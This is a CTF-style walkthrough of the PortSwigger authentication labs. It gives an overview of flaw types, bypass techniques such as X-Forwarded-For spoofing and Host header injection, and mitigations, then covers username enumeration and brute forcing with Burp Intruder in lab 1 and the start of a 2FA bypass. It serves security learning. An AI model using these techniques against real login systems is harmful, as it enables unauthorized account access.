Walkthrough - Authentication Vulnerabilities Portswigger labs
An intro to Authentication Vulnerabilities and walkthrough of all 14 portswigger labs
This week, I completed all 14 authentication vulnerability labs on Portswigger. While authentication attacks might seem straightforward on the surface, these labs revealed how subtle logic flaws, broken implementations, and poor security practices can completely undermine even well-intentioned defenses. Below is a detailed explanation of authentication vulnerabilities followed by step-by-step walkthroughs for each lab.
Everything about Authentication Vulnerabilities
1. What are Authentication Vulnerabilities?
Authentication vulnerabilities are security flaws that allow attackers to bypass login mechanisms, gain unauthorized access to accounts, or escalate privileges. These vulnerabilities stem from broken logic, weak validation, or implementation errors rather than fundamental cryptographic weaknesses.
2. Common Authentication Flaws
- Username Enumeration: Revealing which usernames exist through different responses or timing differences
- Brute-force Attacks: Testing multiple password combinations against valid accounts
- Password Reset Flaws: Broken logic in password recovery mechanisms
- 2FA Bypass: Circumventing two-factor authentication through logic errors or session manipulation
- Session Handling Issues: Cookie forgery, session fixation, or insecure token generation
- Credential Stuffing: Using leaked credentials from other breaches to gain access
3. Bypass Techniques
- Response Analysis: Identifying subtle differences in server responses for valid vs. invalid usernames
- Timing Analysis: Exploiting processing time differences to infer information
- IP Rotation: Using X-Forwarded-For headers to bypass rate limiting
- Parameter Tampering: Modifying hidden parameters like username or user ID
- Cookie Manipulation: Forging or modifying session cookies
- Macro Automation: Using Burp Suite macros to automate multi-step attacks
4. 2FA Vulnerabilities
- Simplistic Bypass: Direct URL navigation bypassing 2FA checks
- Brute-forceable Codes: Short PIN codes (4-6 digits) that can be guessed
- Cookie Manipulation: Modifying verification cookies to impersonate other users
- Logic Flaws: Generating codes for wrong users or accepting expired codes
- Insufficient Rate Limiting: Allowing unlimited verification attempts
5. Password Reset Vulnerabilities
- Predictable Tokens: Guessable or sequential reset tokens
- Token Reuse: Tokens that don’t expire or can be reused
- Hidden Parameters: Username fields in POST requests that can be modified
- Host Header Injection: Using X-Forwarded-Host to redirect reset links
- No Verification: Accepting password resets without email confirmation
6. Session & Cookie Issues
- Weak Cookie Generation: Cookies using predictable hashes or patterns
- Base64 Encoding: Cookies that are only base64-encoded, not encrypted
- Session Fixation: Ability to set or predict session IDs
- Missing Invalidation: Sessions remaining valid after logout
7. Mitigation Strategies
- Strong Password Requirements: Enforce length, complexity, and history
- Account Lockout: Temporary locks after failed attempts (with reasonable thresholds)
- Rate Limiting: Restrict login attempts per IP and per account
- Secure 2FA: Use 6+ digit codes, time-based tokens (TOTP), or hardware keys
- Unique Reset Tokens: Cryptographically random, single-use tokens with expiration
- Secure Session Handling: Use framework defaults, httpOnly/Secure flags, proper invalidation
- No User Enumeration: Return identical responses for valid/invalid usernames
- CAPTCHA: Implement after a few failed attempts
- Logging & Monitoring: Track suspicious authentication patterns
8. Tools & Techniques
- Burp Intruder: Automating brute-force and enumeration attacks
- Payload Processing: Chaining encodings (MD5 → Base64) for cookie generation
- Macros: Automating multi-step authentication flows in Burp
- Custom Headers: X-Forwarded-For, X-Forwarded-Host for bypasses
- Response Filtering: Identifying valid accounts through response differences
Labs
1. Username enumeration via different responses
Description:

As per the lab description we can tell that there are different responses through which we will enumerate username and password.
Explanation:

We try the credentials administrator:password and see that the response we get is invalid username.

We can put the request in Intruder and bruteforce usernames.

As we can see, for the username auth, we get Incorrect Password in responses.
Then we set the username to auth and brute-force the password using Intruder like we found the username.


we are getting a 302 FOUND in response for the password chelsea.

Logging in with auth:chelsea solves the lab.
2. 2FA simple bypass
Description:

As per the description, the 2FA is vulnerable here and we must bypass it, we have our own credentials and the victims.
Explanation:

We will first sign in to our account and we will be prompted for the 2FA code.

We see the code in the email server.
